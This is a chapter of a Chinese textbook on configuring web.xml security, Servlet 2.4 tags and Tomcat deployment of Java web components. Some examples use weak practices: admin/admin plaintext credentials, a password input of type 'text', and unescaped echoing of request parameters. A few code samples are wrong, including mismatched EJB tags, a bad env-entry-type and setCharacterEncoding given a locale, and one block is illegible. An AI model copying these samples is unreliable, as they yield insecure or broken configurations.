服务器怎样确定用户处于何种角色以及它怎样存放用户的口令，完全有赖于具体的系统。例如，Tomcat 使用 \$CATALINA_HOME/conf/tomcat-users.xml 将用户名与角色名和口令相关联，正如下面例子中所示，它指出用户 admin（口令 admin）属于 admin 角色，lzb（口令 lzb）属于 tomcat 角色。

```
<tomcat-users>
  <user name="admin" password="admin" roles=" admin " />
  <user name="lzb" password="lzb" roles="tomcat" />
</tomcat-users>
```

user-data-constraint

该元素可选，它指出在访问相关资源时使用何种传输层保护。它必须包含一个 transport-guarantee 子元素（合法值为 NONE、INTEGRAL 或 CONFIDENTIAL），并且包含一个可选的 description 元素。transport-guarantee 为 NONE 值将对所用的通信协议不加限制。INTEGRAL 值表示数据必须以一种防止截取它的人阅读它的方式传送。虽然原理上（并且在未来的 HTTP 版本中），在 INTEGRAL 和 CONFIDENTIAL 之间可能会有差别，但在当前实践中，它们都只是简单地用 SSL 保护。例如，下面的代码指示服务器只允许对相关资源做 HTTPS 连接：

```
<security-constraint>
  <user-data-constraint>
    <transport-guarantee>CONFIDENTIAL</transport-guarantee>
  </user-data-constraint>
</security-constraint>
```

display-name

该元素很少使用，它给可能由 GUI 工具使用的安全约束项提供一个名称。

3.2.19 登录验证

使用 login-config 元素规定服务器应该怎样验证试图访问受保护页面（在安全限制中用 web-resource-collection 指定）的用户。它包含三个可能的子元素，分别是：auth-method、realm-name 和 form-login-config。login-config 元素应该出现在 web.xml 部署描述符文件的结尾附近，紧跟在 security-constraint 元素之后。

auth-method

login-config 的这个子元素列出服务器将要使用的特定验证机制。有效值为 BASIC、DIGEST、FORM 和 CLIENT-CERT。服务器只需要支持 BASIC 和 FORM。

BASIC 指出应该使用标准的 HTTP 验证，在此验证中服务器检查 Authorization 头。如果缺少这个头则返回一个 401 状态代码和一个 WWW-Authenticate 头。这导致客户机弹出一个用来填写 Authorization 头的对话框。此机制很少或不提供对攻击者的防范，这些攻击者在 Internet 连接上进行窥探（如通过在客户机的子网上执行一个信息包探测装置），因为用户名和口令是用简单的可逆 base64 编码发送的，他们很容易得手。所有兼容的服务器都需要支持 BASIC 验证。

DIGEST 指出客户机应该利用加密 Digest Authentication 形式传输用户名和口令。这提供了比 BASIC 验证更高的防范网络截取得的安全性，但这种加密比 SSL (HTTPS) 所用的方法更容易破解。不过，此结论有时没有意义，因为当前很少有浏览器支持 Digest Authentication，所以 servlet 容器不需要支持它。

FORM 指出服务器应该检查保留的会话 cookie，并且把不具有它的用户重定向到一个指定的登录页。此登录页应该包含一个收集用户名和口令的常规 HTML 表单。在登录之后，利用保留的会话 cookie 跟踪用户。虽然很复杂，但 FORM 验证防范网络窥探并不比 BASIC 验证更安全，如果有必要可以在应用层（诸如 SSL）或网络层（如 IPSEC 或 VPN）等进行额外的保护。所有兼容的服务器都需要支持 FORM 验证。

CLIENT-CERT 规定服务器必须使用 HTTPS (SSL 之上的 HTTP) 并利用用户的公开密钥证书 (Public Key Certificate) 对用户进行验证。这提供了防范网络截取的很强的安全性，但只有兼容 J2EE 的服务器需要支持它。

realm-name

此元素只在 auth-method 为 BASIC 时使用。它指出浏览器在相应对话框标题使用的、并作为 Authorization 头组成部分的安全域的名称。

form-login-config

此元素只在 auth-method 为 FORM 时适用。它指定两个页面，分别是包含收集用户名及口令的 HTML 表单的页面（利用 form-login-page 子元素），用来指示验证失败的页面（利用 form-error-page 子元素）。由 form-login-page 给出的 HTML 表单必须具有一个 j_security_check 的 ACTION 属性、一个名为 j_username 的用户名文本字段以及一个名为 j_password 的口令字段。

例如，以下的配置指定了使用 FORM 验证：

```
<login-config>
  <auth-method> FORM </auth-method>
  <form-login-config>
    <form-login-page>/login.jsp</form-login-page>
    <form-error-page>/login-error.jsp</form-error-page>
  </form-login-config>
</login-config>
```

Login.jsp 文件的代码如下：

```
<form action="j_security_check">
  <input type="text" name="j_username">
  <input type="text" name="j_password">
  <input type="submit" name="ok">
</form>
```

3.2.20 安全角色

前面的两小节讲述的是通过 web.xml 进行安全访问控制，但 Servlet 和 JSP 页面也能够处理它们自己的安全问题。

例如，容器可能允许用户 `admin` 和 `tomcat` 都可以访问一个 JSP 页面，但只允许 `admin` 用户修改此页面的参数。完成这种控制的一种常见方法是调用 `HttpServletRequest` 的 `isUserInRole` 方法，并据此修改访问。

而 `security-role-ref` 子元素则提供了出现在服务器专用口令文件中的安全角色名的一个别名。例如，假如编写了一个调用 `request.isUserInRole`（“`admin`”）的 Servlet，但后来该 Servlet 被部署在了另外一个服务器中，其口令文件调用角色为 `admin` 而不是 `manager`。下面的程序段使该 servlet 能够使用这两个名称中的任何一个。

```
<servlet>
  <security-role-ref>
    <role-name>admin</role-name>  <!--新的别名 -->
    <role-link>manager</role-link>  <!--实际的角色名 -->
  </security-role-ref>
</servlet>
```

也可以在 `web-app` 内利用 `security-role` 元素提供将出现在 `role-name` 元素中的所有安全角色的一个全局列表。分别地声明角色使高级 IDE 处理安全信息更为容易。

```
<security-role >
  <role-name>admin</role-name>
  <role-name>manager</role-name>
</security-role >
```

3.2.21 Web 环境参数

`env-entry` 元素声明 Web 应用的环境项。它由一个可选的 `description` 元素、一个 `env-entry-name` 元素（一个相对于 `java:comp/env` 环境 JNDI 名）、一个 `env-entry-value` 元素（项值）以及一个 `env-entry-type` 元素（`java.lang` 程序包中一个类型的完全限定类名，`java.lang.Boolean`、`java.lang.String` 等）组成。下面是一个例子：

```
<env-entry>
  <env-entry-name>minAmout</env-entry-name>
  <env-entry-value>100.00</env-entry-value>
  <env-entry-type>minAmout</env-entry-type>
</env-entry>
```

3.2.22 EJB 声明

`ejb-ref` 元素声明对一个 EJB 的主目录的引用。它由一个可选的 `description` 元素、一个 `ejb-ref-name` 元素（相对于 `java:comp/env` 的 EJB 应用）、一个 `ejb-ref-type` 元素（bean 的类型，Entity 或 Session）、一个 `home` 元素（bean 的主目录接口的完全限定名）、一个 `remote` 元素（bean 的远程接口的完全限定名）以及一个可选的 `ejb-link` 元素（当前 bean 链接的另一个 bean 的名称）组成。

3.2.23 本地 EJB 声明

`ejb-local-ref` 元素声明一个 EJB 的本地主目录的引用。除了用 `local-home` 代替 `home` 外，此元素具有与 `ejb-ref` 元素相同的属性并以相同的方式使用。

3.2.24 Servlet2.4 新增标签

前文所述的 25 个配置项是 Servlet2.3 版本下的配置，它包含了 Servlet2.2 的所有标签，并加入了 Servlet2.2 所没有的项，比如监听器、过滤器等。Servlet2.2 和 Servlet2.3 所使用的 web.xml 均使用 DTD 的格式进行定义，从 3.2.2 节可知，Servlet2.4 使用的是 XSD (XML Schema Document) 格式，该格式是比 DTD 更加详细的描述。在更改文档格式的同时，也增加了一些新的标签，这些标签的增加是有赖于 Servlet 2.4 一些新特性的推出，这些新的特性也同时体现在 web.xml 文件中。关于 Servlet2.4 增加了哪些新特性不属于本文的范畴，读者可以自行查看 Sun 官方网站资料。

本节之所以没有将这些标签与前面的论述混合讲解，是为了让读者更清楚地了解 Servlet2.4 对 web.xml 所做的改变，也因为目前支持 Servlet2.4 的服务器并没有完全兼容。当然，优秀的 Tomcat 因为其开源而跟进时代，其 Tomcat5.x 的版本都支持 Servlet2.4，当然它也同时兼容 Servlet 以前的版本。

言归正传，下面就来看看 Servlet2.4 对 web.xml 有哪些方面的修改和增加（你也可以访问 http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd 和 http://java.sun.com/dtd/web-app_2_3.dtd 查看 XSD 和 DTD 有什么不同）。

国际化标签

在 Servlet 2.4 中，ServletResponse 接口（和 ServletResponseWrapper 类）添加了两个新方法：

- ❷ setCharacterEncoding (String encoding): 设置 response 的字符编码。这个方法对向 setContentType (String) 方法传递一个字符集参数或向 setLocale (Locale) 方法传递一个 Locale 参数提供了一种代替的方式。如果在调用 getWriter()方法后或是 response 提交后调用这个方法，则没有任何作用；
- ❷ getContentType(): 获得 response 的内容类型。返回值中可能包含一个使用 setContentType()、setLocale()或 setCharacterEncoding()方法设置的字符集的参数。如果没有指定类型的话，该方法返回空值。

setCharacterEncoding()方法与原先存在的 getCharacterEncoding()方法组成一对，为设置和查看 response 的字符集编码 (charset) 提供了一种简单的方式。从现在开始可以避免使用 setContentType("text/html; charset=UTF-8")方法来设置字符集了。

新的 getContentType()方法与原先存在的 setContentType()方法组成一对，把曾经赋值的内容类型显示出来。现在 MIME 类型可以通过调用 setContentType()、setLocale()和 setCharacterEncoding()方法进行动态的组合性的设置，而这个方法提供了查看生成的字符串类型的方式。

setLocale()和 setCharacterEncoding()哪个更好？这需要视情况而定。在以前由你来指定 locale，如对日本则指定 ja，但是确定一个合适的字符集的事情却留给 container 来处理。这虽然很方便，但是许多字符集只在某种特定的 locale 才能运行正常，并且开发者没有其他的选择。最新的这个方法为选择一个特定的字符集提供了一个容易的途径，例如可以使用 Shift_JIS 字符集重载 container 中设定的 EUC-JP 字符集。

对国际化的支持还有其他内容。Servlet 2.4 还在 web.xml 发布描述符中引入了一个新的 locale-encoding-mapping-list 元素，可以让发布人员在 servlet 代码外面指定 locale 到 charset 的映射。如下所示：

```
<locale-encoding-mapping-list>
  <locale-encoding-mapping>
    <locale>ja</locale>
    <encoding>Shift_JIS</encoding>
  </locale-encoding-mapping>
  <locale-encoding-mapping>
    <locale>zh_TW</locale>
    <encoding>Big5</encoding>
  </locale-encoding-mapping>
</locale-encoding-mapping-list>
```

现在在 Web application 中，任何被指定为 ja locale 的 response 将使用 Shift_JIS 字符集，而任何被指定为 zh_TW Chinese/Taiwan locale 的 response 将使用 Big5 字符集。也可以在以后设置成 UTF-8 以对更多的 clients 都适用。没有被列出的 locales 将象以前一样使用由容器所指定的默认值。

使用的方法是：

```
Response.setCharacterEncoding("zh_TW");
```

RequestDispatcher 的变化：dispatcher 标签

现在 Servlet 2.4 为开发者作出了一个选择，在部署描述符中新增加了一个 dispatcher 元素，这个元素有四个可能的值 REQUEST、FORWARD、INCLUDE 和 ERROR。

- ⌚ REQUEST: 如果请求直接来自客户机则使用过滤器；
- ⌚ FORWARD: 如果请求正由请求调度程序进行处理，表示与其相匹配的 Web 组件使用传递调用，则使用过滤器；
- ⌚ INCLUDE: 只有在请求正由请求调度程序进行处理，表示与其相匹配的 Web 组件使用包含（include）调用时，才使用过滤器；
- ⌚ ERROR: 只有在请求正由错误页面机制处理为一个与元素相匹配的错误资源时才使用过滤器。

可以像下面这样在一个 filter-mapping 元素中加入任意数目的 dispatcher 条目：

```
<filter-mapping>
  <filter-name>Logging Filter</filter-name>
  <url-pattern>/products/*</url-pattern>
  <dispatcher>REQUEST</dispatcher>
  <dispatcher>FORWARD</dispatcher>
</filter-mapping>
```

这说明 filter 将会作用于 forward requests 和直接来自 client 端的 requests。如果再加上 INCLUDE 和 ERROR 这两个值，则表示 filter 也将会对 include requests 和 error-page requests 起作用。通过混合和匹配设置你想要的方式，如果没有指定任何 dispatcher 元素，默认值是 REQUEST。

jsp-config

jsp-config 包括 taglib 和 jsp-property-group 两个子元素。其中 taglib 元素在 JSP 1.2 时就已经存在，在 Servlet2.4 的 web.xml 中，它可以在 web-app 标签内，也可以放在 jsp-config 标签内。

而 jsp-property-group 是 JSP 2.0 新增的元素。jsp-property-group 元素主要有八个子元素，它们分别为：

- ⌘ description: 设定的说明;
- ⌘ display-name: 设定名称;
- ⌘ url-pattern: 设定值所影响的范围，如：/CH2 或 /*.jsp;
- ⌘ el-ignored: 若为 true，表示不支持 EL 语法;
- ⌘ scripting-invalid: 若为 true，表示不支持 <% scripting %> 语法;
- ⌘ page-encoding: 设定 JSP 网页的编码;
- ⌘ include-prelude: 设置 JSP 网页的开头，扩展名为.jspf;
- ⌘ include-coda: 设置 JSP 网页的结尾，扩展名为.jspf。

下面为 jsp-config 元素的一个完整配置：

```
<jsp-config>
  <taglib>
    <taglib-uri>Taglib</taglib-uri>
    <taglib-location>/WEB-INF/tlds/MyTaglib.tld</taglib-location>
  </taglib>
  <jsp-property-group>
    <description>Special property group for JSP Configuration
      JSP example.</description>
    <display-name>JSPConfiguration</display-name>
    <url-pattern>/jsp/* </url-pattern>
    <el-ignored>true</el-ignored>
    <page-encoding>GB2312</page-encoding>
    <scripting-invalid>true</scripting-invalid>
    <include-prelude>/include/prelude.jspf</include-prelude>
    <include-coda>/include/coda.jspf</include-coda>
  </jsp-property-group>
</jsp-config>
```

EJB 标签

Servlet2.4 增加了标签 message-destination、message-destination-ref、service-ref 等用以支持 EJB 功能，这里只给出一个简单的配置代码，具体的知识需要参考 EJB 相关规范。

```
<ejb-jar>
  <enterprise-beans>
    <session>
      <ejb-name>SenderEJB</display-name>
      <message-destination-ref>
        <message-destination-ref-name>jms/target</message-destination-ref-name>
        <message-destination-type>javax.jms.Queue</message-destination-type>
        <message-destination-usage>Produces</message-destination-usage>
```



```

<message-destination-link>destination</message-destination-link>
</message-destination-ref>
</session>
<session>
<ejb-name>ReceiverEJB</display-name>
<message-destination-ref>
<message-destination-ref-name>jms/source</message-destination-ref-name>
<message-destination-type>javax.jms.Queue</message-destination-type>
<message-destination-usage>Consumes</message-destination-usage>
<message-destination-link>destination</message-destination-link>
</message-destination-ref>
</session>
</enterprise-beans>
<assembly-descriptor>
<message-destination>
<message-destination-name>destination</message-destination-name>
</message-destination>
</assembly-descriptor>
</ejb-jar>

```

3.3 实例演示：创建和发布过程

本章第一节讲解了 Web 应用的目录结构，这是从整体上对 Web 应用进行直观的预览；第二节全面讲解了部署描述符的配置，同时穿插一些基本的案例代码，使你对 Web 应用的核心技术了如指掌。

有了坚实的基础知识，那么接下来就通过一个完整的流程，来讲解如何创建和发布一个 Web 应用。本节按照创建和发布的步骤逐步讲解，并给出有代表性的代码案例，通过实际演练一步一步来熟悉创建和发布的全过程。

接下来的讲解是通过手动编码完成的，不借助其他的 IDE 工具。这样做的目的，是为了让读者亲身感受在这个过程中要做哪些工作，同时也揭去 IDE 自动生成代码的面纱。

本节的代码都在光盘中。

3.3.1 建立项目目录

要开始一个项目，首先需要建立一个目录。针对某一种 Web 服务器，比如 Tomcat，有两种方法来建立项目目录，一种是在默认目录 \$CATALINA_HOME/webapps 下建立站点目录，这样可以自动地部署在 Tomcat 的发布目录下；另一种是建立在默认目录之外，比如“D:\”下，通过配置将站点指向到该目录。第二种方式更具有通用性，因此本节选用在 D 盘下建立项目的根目录 ch03。

根据 3.1 节，在该目录下手工建立如图 3-2 所示的目录树。

其中 ch03 为项目的目录，src 为 Java 源代码目录，WebRoot 为 Web 应用的根目录。因此 WebRoot 目录下的结构遵守 3.1 节中的目录结构要求。现在共建立了 6 个目录。

再在 WEB-INF 下建立部署描述符文件。新建一个记事本文件，重命名为 web.xml，并用记事本打开，写入如下所示的基本配置代




图 3-2 建立项目目录

码（一般从 Tomcat 目录下的例子中摘抄过来）：

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app version="2.4"
  xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee
    http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd">
</web-app>
```

可以看出，这里采用了 Servlet 的最新版本 2.4。

至此，项目的基础目录结构建立起来了。开发基于 Java 的 Web 项目都可以采用这个目录。

3.3.2 配置调试环境

为了实时调试和查看编码结果，需要建立起项目的调试环境，即站点访问环境。本章采用 Tomcat 的最新版本 5.5 作为服务器环境。

在 \$CATALINA_HOME/conf/server.xml 中的 </Host> 前增加一行代码：

```
<Context path="/ch03" docBase="d:\ch03\WebRoot" reloadable="true" />
```

配置站点别名为 ch03，指向目录为 d:\ch03\WebRoot，reloadable 为 true 表示可以自动加载修改的类。在开发阶段，一般将该参数设为 true，有助于调试类源文件。但是该参数所产生的操作会增加服务器的运行负荷，因此在部署阶段一般都该参数设为 false。

此时可以测试配置是否成功了。在 ch03\WebRoot 下新建一个文本文件，命名为 test.jsp。在 IE 地址栏输入 http://localhost:8002/ch03（本处修改端口号为 8002），此时出现如图 3-3 所示的界面。

界面中显示了目录下的文件 test.jsp，这表示测试成功了。目录展开是因为 \$CATALINA_HOME/conf/web.xml 中 listings 属性为 true（将会在第 5 章进行全面讲解）。




图 3-3 调试成功

3.3.3 部署 HTML 文件

本节要演示的功能：实现一个登录页面

在 ch03\WebRoot 下建立文件 index.htm，该文件用于实现用户名和密码的输入文本框，并提供“登录”按钮，单击该按钮可以跳转到下一页。代码如下所示：

```
<html>
<head>
  <title>登录输入页面</title>
  <meta http-equiv="content-type" content="text/html;
    charset=gb2312">
</head>
<body>
```

[illegible]

其中，第 4 行代码表示 HTML 静态文字显示的字符编码为 gb2312（也可以写作 GBK 等，具体见附录 A），如果不写这一句代码，则“用户名”和“密码”的汉字将会显示为乱码。

由于文件的名称在欢迎文件列表中，因此在 IE 地址栏输入 <http://localhost:8002/ch03> 或 <http://localhost:8002/ch03/index.htm> 都会显示该页面，显示效果如图 3-4 所示。




图 3-4 index.htm 效果图

3.3.4 部署 JSP

本节要演示的功能：取得登录页面输入的参数

前一节只是建立了简单的 HTML 文件，现在来建立 JSP 文件，并取得 index.htm 页面输入的参数。在 ch03\WebRoot 下建立文件 login.jsp，该页面的代码如下所示，它用于取得登录页面中用户名表单变量 username 的参数值，并通过 JSP 命令输出该值。

```
<%@ page language="java" contentType="text/html; charset=gb2312"%>
<html>
  <head>
    <title>欢迎页面</title>
    <meta http-equiv="content-type" content="text/html;
      charset=gb2312">
  </head>
  <body>
    <%
      String username = request.getParameter("username");
    %>
    欢迎你, <%=username%>!
  </body>
</html>
```

该文件代码第一行表示对 JSP 动态定义并且将输出的变量进行中文编码显示。但是要注意的是，这里有四种编码问题需要注意：

- ② `<meta http-equiv="content-type" content="text/html; charset=gb2312">`表示将 HTML 中汉字中文化显示。
- ② `<%@ page language="java" contentType="text/html; charset=gb2312"%>`表示将 JSP 中定义的汉字变量中文化显示，如 `String str="汉字";out.print(str)`。
- ② 通过 `response.setCharacterEncoding("gb2312")`的方式，该方式将在后文中用到，其效果同第二种。
- ② 在该页面中，将从 `index.htm` 中的表单中取得的参数通过 `String` 类转换为中文编码进行显示，如 `str = new String(username.getBytes("ISO-8859-1"), "gb2312")`。

上面对编码进行了一下总结。下面来看输入“Tomcat”后显示的效果图，如图 3-5 所示。



图 3-5 login.jsp 效果图

3.3.5 部署 Servlet

本节要演示的功能：初始化参数、接受访问

Servlet 是基于 Java 的 Web 应用中最常用的组件，也是 JSP 的基础和前身。Servlet 常用的功能是接受客户端的访问，另一个功能是进行参数的初始化工作。因此这里设计的 Servlet 具有这两个功能。

(1) 首先修改 `ch03\WebRoot\WEB-INF\web.xml` 文件，添加 Servlet 定义和映射的配置，如下所示：

```
<servlet>
  <servlet-name>InitServlet</servlet-name>
  <servlet-class>com.utils.InitServlet</servlet-class>
  <init-param>
    <param-name>project</param-name>
    <param-value>ch03</param-value>
  </init-param>
  <load-on-startup>1</load-on-startup>
</servlet>
<servlet-mapping>
  <servlet-name>InitServlet</servlet-name>
  <url-pattern>/InitServlet</url-pattern>
</servlet-mapping>
```

其中，输入一个参数 `project`，表示项目名称，并设置默认启动的优先次序为 1。

(2) 从上面的配置可以看出，预设的 Servlet 类为 `com.utils.InitServlet.java`，因此接下来在 `ch03\src` 下新建包 `com\utils`，在该目录下新建类 `InitServlet.java`，类的代码如下所示。

```
package com.utils;
import java.io.*;
```

```

import javax.servlet.*;
import javax.servlet.http.*;

public class InitServlet extends HttpServlet {
    public static String project = "";

    public void init(ServletConfig conf) throws ServletException {
        super.init(conf);
        project = conf.getInitParameter("project");
    }

    public void doGet(HttpServletRequest request,
        HttpServletResponse response)
        throws ServletException, IOException {
        response.setContentType("text/html");
        response.setCharacterEncoding("GB2312");
        PrintWriter out = response.getWriter();
        out.println("<HTML><HEAD><TITLE>A Servlet</TITLE>");
        out.println("<meta http-equiv=\"content-type\"");
            content="text/html; charset=gb2312\">");
        out.print("</HEAD><BODY>");
        out.print("当前项目名称为: ");
        out.print(InitServlet.project);
        out.println("</BODY></HTML>");
        out.flush();
        out.close();
    }

    public void doPost(HttpServletRequest request,
        HttpServletResponse response)
        throws ServletException, IOException {
        doGet(request, response);
    }
}

```

该类中定义了一个变量 `project`，用以保存输入的参数值。定义了三个函数，分别实现两个方面的功能。`init()`函数用以读取输入的参数，赋予 `project` 变量；`doGet()`函数用以输出显示该变量的值；`doPost()`是与 `doGet()`相似的请求方式对应的函数，因此调用 `doGet()`来实现之。编译完该类后，将 `class` 文件复制到 `ch03\WebRoot\WEB-INF\classes` 下的 `com\utils` 下。

(3) 访问地址 `http://localhost:8002/ch03/InitServlet`，显示结果如图 3-6 所示。



图 3-6 InitServlet.java 访问效果图

3.3.6 部署过滤器

本节要演示的功能：文字编码过滤器

前面讲解了 Java Web 项目中基本的组件。而过滤器和监听器是 Servlet2.3 新增的功能，在很多方面都是十分常用的组件。过滤器一般用于对全局的可匹配的访问页面进行统一的处理，体现了即插即用的思想，比如对全局的页面进行编码设置、会话控制、页面访问权限控制等。这里介绍最简单的且最常用的编码过滤器，让作者体会过滤器的部署过程。

(1) 首先在文件 ch03\WebRoot\WEB-INF\web.xml 中添加如下的过滤器配置。

```
<filter>
  <filter-name>EncodingFilter</filter-name>
  <filter-class>com.utils.EncodingFilter</filter-class>
  <init-param>
    <param-name>encoding</param-name>
    <param-value>gb2312</param-value>
  </init-param>
</filter>
<filter-mapping>
  <filter-name>EncodingFilter</filter-name>
  <url-pattern>/*</url-pattern>
</filter-mapping>
```

输入参数为 encoding，目前设置为 gb2312。匹配的 url 为/*，表示匹配所有的请求。

(2) 在 ch03\WebRoot\src\com\utils 下新建类 EncodingFilter.java，代码如下所示。

```
package com.utils;
import javax.servlet.*;
import javax.servlet.http.*;

public class EncodingFilter extends HttpServlet implements Filter {
    private FilterConfig config = null;
    private String encoding = "";
    public void init(FilterConfig config) throws ServletException {
        this.config = config;           //参数对象
        this.encoding = config.getInitParameter("encoding"); //编码
    }

    //编码过滤设置
    public void doFilter(ServletRequest request,
                        ServletResponse response, FilterChain chain)
        throws java.io.IOException, ServletException {
        HttpServletRequest req = (HttpServletRequest)request;
        HttpServletResponse res = (HttpServletResponse)response;
        response.setCharacterEncoding(this.encoding); //设置输出编码方式
        java.io.PrintWriter out = res.getWriter();
        out.print("过滤器设置编码为: "+this.encoding+"<br><br>");
        //测试中文编码是否正确
        chain.doFilter(req, res);
    }
}
```

该类定义了一个变量 encoding 保存输入的参数，并通过 init()函数取得该参数值。doFilter()函数是过滤器主要工作的地方，该函数首先取得当前页的 request 和 response 对象，调用 response.setCharacterEncoding()函数来设置输入的编码参数。需要注意的是，最后又调用页面的输出对象 out 输出了编码的说明文字。从过滤器的知识可知，这使得每一个页面的最前面都会出现这一句话，因为 chain.doFilter()函数在其后调用。在后续的效果图中都将会这一句话。

编译完该类后，将 class 文件复制到 ch03\WebRoot\WEB-INF\classes 下的 com\utils 下。

(3) 访问地址 http://localhost:8002/ch03/InitServlet，显示结果如图 3-7 所示。



图 3-7 过滤器效果图

从效果看，参数正常取得并显示输出了。

3.3.7 部署监听器

本节要演示的功能：在线用户计数器

监听器也是 Servlet2.3 新增的功能，在许多触发性的处理中需要。通常作用用户某一事件的触发监听，比如监听用户的来访和退出、监听某一数据事件的发生，或者定义一个周期性的时钟定期执行。这一功能极大地增强了 Java Web 程序的事件处理能力。

为了演示监听器的使用，这里以在线用户计数器为例进行讲解。

(1) 首先在文件 ch03\WebRoot\WEB-INF\web.xml 中添加如下的监听器配置。

```
<listener>
  <listener-class>com.utils.CounterListener</listener-class>
</listener>
```

(2) 在 ch03\WebRoot\src\com\utils 下新建类 CounterListener.java，代码如下所示。

```
package com.utils;
import javax.servlet.http.*;

public class CounterListener implements HttpSessionListener {
    public static int count;
    public CounterListener ()    {
        count = 0;
    }

    //创建一个 session 时激发
    public void sessionCreated(HttpSessionEvent se) {
        count++;
    }

    //一个 session 失效时激发
    public void sessionDestroyed(HttpSessionEvent se)    {
        if(count>0)    count--;
    }
};
```

在该代码中，变量 count 为静态变量，在整个系统中惟一，记录整个系统中在线用户数。sessionCreated()在用户到访时自动调用，使 count++；sessionDestroyed()在用户会话过期或单击“退出”销毁 session 时调用，使 count--。

(3) 统计的功能有了，现在在 login.jsp 中添加一句代码，用以显示用户计数：

当前在线用户：<%=com.utils.CounterListener.count%>

(4) 重复 index.htm 的访问，单击“登录”按钮，出现如图 3-8 所示的页面。



图 3-8 监听器效果图

当前在线用户数为 1 个，因为只有你自己登录。

3.3.8 部署自定义标签

本节要演示的功能：输出文本框

在 Java Web 的开源项目中有越来越多的项目是通过自定义标签来扩展页面功能的，最出名的技术要算 JSTL 了，已经成为 JSP 一个完美的补充流行开来。用户在开发项目中也经常根据自身需要来开发自己的标签。这里也通过一个生成文本框的标签来演示标签的创建过程。

(1) 首先，创建标签描述文件，在 ch03\WebRoot\WEB-INF\下新建文件 input.tld，命名标签为 text，属性包括 name、size、value，指向的标签类为 com.utils.InputTag，如下代码所示。

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE taglib PUBLIC "-//Sun Microsystems, Inc.//DTD JSP Tag Library
1.1//EN" "http://java.sun.com/j2ee/dtds/web-jsptaglibrary_1_1.dtd">
<taglib>
  <tlibversion>1.2</tlibversion>
  <jspversion>1.1</jspversion>
  <shortname>input</shortname>
  <tag>
    <name>text</name>
    <tagclass>com.utils.InputTag</tagclass>
    <bodycontent>empty</bodycontent>
    <attribute>
      <name>name</name>
      <required>true</required>
      <rtexprvalue>true</rtexprvalue>
    </attribute>
    <attribute>
```

```

        <name>size</name>
        <required>false</required>
        <rtexprvalue>true</rtexprvalue>
    </attribute>
    <attribute>
        <name>value</name>
        <required>false</required>
        <rtexprvalue>true</rtexprvalue>
    </attribute>
</tag>
</taglib>

```

(2) 建立上述代码指定的标签类文件 `com.utils.InputTag.java`, 如下面代码所示。编译后放在 `ch03\WebRoot\WEB-INF\classes\com\utils` 下。

```

package com.utils;
import java.io.IOException;
import javax.servlet.jsp.JspWriter;
import javax.servlet.jsp.tagext.TagSupport;

public class InputTag extends TagSupport {
    public final static long serialVersionUID = 0;
    public String name;
    public String size;
    public String value;
    public int doStartTag() {
        StringBuffer sb = new StringBuffer();
        sb = sb.append("<input type=\"text\" name=\"").append(name)
            .append("\")")
            .append(" size=\"").append(size).append("\")")
            .append(" value=\"").append(value).append("\")").append(">");
        try {
            JspWriter out = pageContext.getOut();
            out.print(sb.toString());
        } catch (IOException ioe) {}
        return (SKIP_BODY);
    }
};

```

在该类中定义三个变量 `name`、`size`、`value`, 用以记录 `input.tld` 中指定的三个变量。函数 `doStartTag()` 通过这三个参数值创建了一个 `input` 文本框的输出代码字符串, 并通过 `out` 变量输出。

(3) 准备好了类代码, 现在来添加标签配置, 修改 `ch03\WebRoot\WEB-INF\web.xml` 的代码, 添加如下配置。

```

<jsp-config>
    <taglib>
        <taglib-uri>/WEB-INF/input.tld</taglib-uri>
        <taglib-location>/WEB-INF/input.tld</taglib-location>
    </taglib>
</jsp-config>

```

该配置指向第1步建立的 `tld` 文件, 并分配别名为 `/WEB-INF/input.tld`。

(4) 在 `ch03\WebRoot` 下新建 `input.jsp` 文件, 编写如下代码。

```
<%@ page language="java" contentType="text/html; charset=gb2312"%>
<%@ taglib uri="/WEB-INF/input.tld" prefix="input"%>
<html>
<head>
<title>标签测试</title>
</head>
<body>
<input:text name="xxx" size="20" value="测试成功!" />
</body>
</html>
```

通过第二行代码，为第 4 步中命名的别名指定前缀名称为 input，接下来引用该标签，调用标签名 text 来输出结果，设置 3 个属性值。

(5) 在 IE 地址栏输入 <http://localhost:8002/ch03/input.jsp>，演示结果如图 3-9 所示。



图 3-9 自定义标签效果图

该标签输出了一个自定义文本框。你也可以通过这种方式来随意将某一种功能通过标签来实现。

3.3.9 创建并发布 WAR 文件

前面的 6 个小节由浅入深地讲了 HTML、JSP、Servlet、过滤器、监听器、标签六个常用的基本组件，最后形成的代码目录如图 3-10 所示。

Tomcat 既可以运行采用开放式目录的 Web 应用，又可以运行 WAR 文件部署的应用。直接将本书光盘中 WebRoot 目录复制到 \$CATALINA_HOME/webapps 目录下即可完成部署。

在 Web 开发阶段，为了便于调试，都是采用开放时的目录结构，方便更新和替换文件。开发完成后发布产品时，再打包为 WAR 文件。

发布 WAR 的方法为：

- ② 进入到目录 WebRoot 下，执行命令：jar cvf ch03.war *.*，将会产生 ch03.war 的部署包。如果要解开该包，执行命令 jar xvf ch03.war。
- ② 把 ch03.war 复制到 \$CATALINA_HOME/webapps 即可完成部署。

